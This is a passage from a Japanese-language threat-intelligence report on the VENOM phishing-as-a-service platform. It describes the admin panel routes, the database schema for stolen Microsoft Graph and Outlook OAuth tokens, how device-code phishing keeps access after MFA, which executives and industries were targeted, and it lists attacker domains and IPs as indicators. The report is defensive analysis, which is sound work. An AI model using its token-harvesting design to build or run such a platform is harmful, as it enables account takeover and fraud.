管理パネルのログインインターフェースおよび組み込まれたUIコンポーネントの分析により、ライセンスおよびアクティベーションモデルの存在が明らかとなりました。各デプロイメントは利用前に登録と有効化が必要であり、VENOM は単一の攻撃者によって構築・運用されるものではなく、オペレーターに販売される分散型PhaaS プラットフォームに分類されます。




図 14. VENOM 管理パネルのログインポータル

本分析時点において、VENOM はいかなる公開の脅威インテリジェンスデータベースにも登録されていません。既知のオープンソースリポジトリを検索しても、その関数名、クラス構造、コードパターンに一致するものは確認されませんでした。また、既知の販売マーケットプレイス、公開 Telegram コミュニティ、ブラックマーケットフォーラムを調査しても、広告や出品情報は確認されていません。

VENOM は公開販売されておらず、公に議論されることもなく、通常 PhaaS ツールが流通するチャネルからも確認できません。さらに、管理パネル内で確認されたライセンスおよびアクティベーションモデルを踏まえると、VENOM は公開販売ではなく、審査または招待制の購入者に限定して配布されるクローズドなプラットフォームである可能性が高いです。

管理パネルの機能

VENOM の管理パネルは、ライセンスを持つオペレーターに対してフル機能のキャンペーン管理機能を提供しています。:

カテゴリ	確認されたルート
キャンペーン管理	/admin/campaigns
管理機能	/admin/dashboard, /admin/stats, /admin/users, /admin/settings, /admin/logs
設定	/admin/config
データ操作	/admin/export
API	/admin/api
セットアップ/ライセンス	/admin/register, /admin/setup, /admin/install

図 15. VENOM 管理パネルの機能

保存されたトークン

VENOM インフラに関連する最新の攻撃（特にデバイスコード認証を利用したもの）では、このパネルは単なる認証情報の収集にとどまりません。取得されたトークン記録を分析すると、ターゲットごとに構造化されたデータベーススキーマが存在し、持続的かつ再利用可能なアカウントアクセスを目的として設計されていることが分かります。:

分野	詳細
session_id	デバイスコードセッション識別子
email	ターゲットのメールアドレス（JWTから抽出）
access_token	Microsoft Graph API 用アクセストークン
refresh_token	長期間有効なリフレッシュトークン
refresh_token_valid	リフレッシュトークンが有効かどうかを示すフラグ
token_type/expires_in/resource	OAuth メタデータ （Bearer、秒単位の有効期限、Graph API スコープ）
outlook_token	Outlook 専用のアクセストークン
outlook_refresh_token	Outlook 用リフレッシュトークン
has_outlook_token	Outlook トークン取得の有無を示すフラグ
raw_response	Microsoft の完全な OAuth JSON レスポンス
app_displayname	OAuth アプリ名（確認例:「Microsoft Office」）
client_ip/user_agent	ターゲットの IP アドレスおよびブラウザ情報（User-Agent）
created_at/obtained_at	トークン取得および認証完了のタイムスタンプ

図 16. デバイスコードモードで取得された VENOM パネルのスキーマ項目

このスキーマ内のいくつかのフィールドは、特に注目すべきです。:

- デュアルトークン構造（Microsoft Graph トークンと Outlook トークンを個別に取得する仕組み）により、M365 環境全体へのアクセスと、ターゲットのメールボックスへのアクセスがそれぞれ独立した資産として利用可能となります。
- `refresh_token_valid` フラグは、パネルが Microsoft の認証エンドポイントに対してトークンの有効性を検証する機能を備えていることを示しています。これにより、オペレーターは実際にログインを試みることなく、どの取得済みセッションが有効であるかを把握することが出来ます。

- `raw_response` フィールドには OAuth サーバーからの完全なレスポンスが保存されており、取得したトークンが失効した場合でも、トークンの再生成や認証フローの再実行に利用できる可能性があります。強制的な認証情報のリセットによりアクセストークンは無効化されますが、すでに取得されパネルに保存されたリフレッシュトークンは無効化されません。

被害者分析

受信者の役職データが確認できたメッセージの分析によると、このキャンペーンは上級経営層を圧倒的に標的としています。役職が判明している対象者のうち、60%がCレベル（役員クラス）、社長、または会長クラスで占められています。これらの人物は、機密性の高い財務データ、戦略的なコミュニケーション、そして組織内での意思決定権限への広範なアクセスを有しているため、1つのアカウントが侵害されるだけで、ビジネスメール詐欺（BEC）、不正送金、さらには経営層の権威を利用した社内横断的なフィッシング攻撃の起点となりえます。




図 17. ターゲットにされた役職分布（役職が判明している対象のみ）

ターゲティング手法は特定の業界に依存していません。
製造業と金融サービス業で全体の約30%を占めているものの、特定の業界が支配的というわけではありません。このキャンペーンは20以上も業界に蔓延しており、特定分野を狙ったものではなく、広範囲に認証情報を収集することを目的とした手法であることを示しています。




図18. ターゲットにされた組織の業界分布

結論

本キャンペーンは、これまでに記録された中でも技術的完成度の高いフィッシング攻撃の一つです。特徴は、特定の新規技術そのものよりも、各コンポーネントが相互に連携するよう意図的に設計されている点です。

攻撃者はエンドツーエンドのパイプラインを構築しており、各段階が次の段階を保護する仕組みです。メールはスキャナーを回避してQRコードをターゲットに届け、QRコードはセッションをネットワーク外へ移動させることでゲートの監視を回避します。ゲートはリサーチャーを排除してハーベスターの露出を防ぎ、ハーベスターはターゲットのブラウザが遷移する前に永続化を含む処理を完了します。

最も重要な発見は、個々の技術の高度さではなく、このキャンペーンが構造的に達成している点にあります。MFA はプロトコルの脆弱性を突かれて無効化されているのではなく、その仕組みの中で運用されることによって無力化されているということです。リアルタイムのセッションリレーであれ、Microsoft のデバイスコードフローであれ、攻撃者は認証システムそのものを利用して永続的なアクセスを取得しています。

VENOM の発見は、この脅威にさらなる増幅要因を加えるものです。

ライセンス、キャンペーン管理、構造化されたトークン保存機能を備えたクローズド型 PhaaS プラットフォームの存在は、この能力が単一の攻撃者に限定されていないことを示しています。

組織は、ここで示された手法が今後広く拡散することを前提とし、MFA を最終防衛ラインとする従来の防御戦略を早急に見直す必要があります

IOCs

Domains

Domain	Role
api.premiummovement[.]net	Gate API/C2
thaileforensics[.]co	Harvester + Admin Panel
tls-api0365[.]sbs	VENOM admin + AiTM harvester
api-tls365[.]sbs	AiTM harvester
apl365[.]sbs	Previous burner domain
gutmann[.]ae	Gate page
cetsinc[.]com	Gate page
islandrobotics[.]nc	Gate page

IP Addresses

IP	Provider	Location	Role
80.78.18.242	Njalla (AS48314)	Romania	Harvester
80.78.18.76	Njalla (AS48314)	Romania	C2 redirect API
91.132.95.144	M247/EDIS (AS9009)	London, UK	Gate API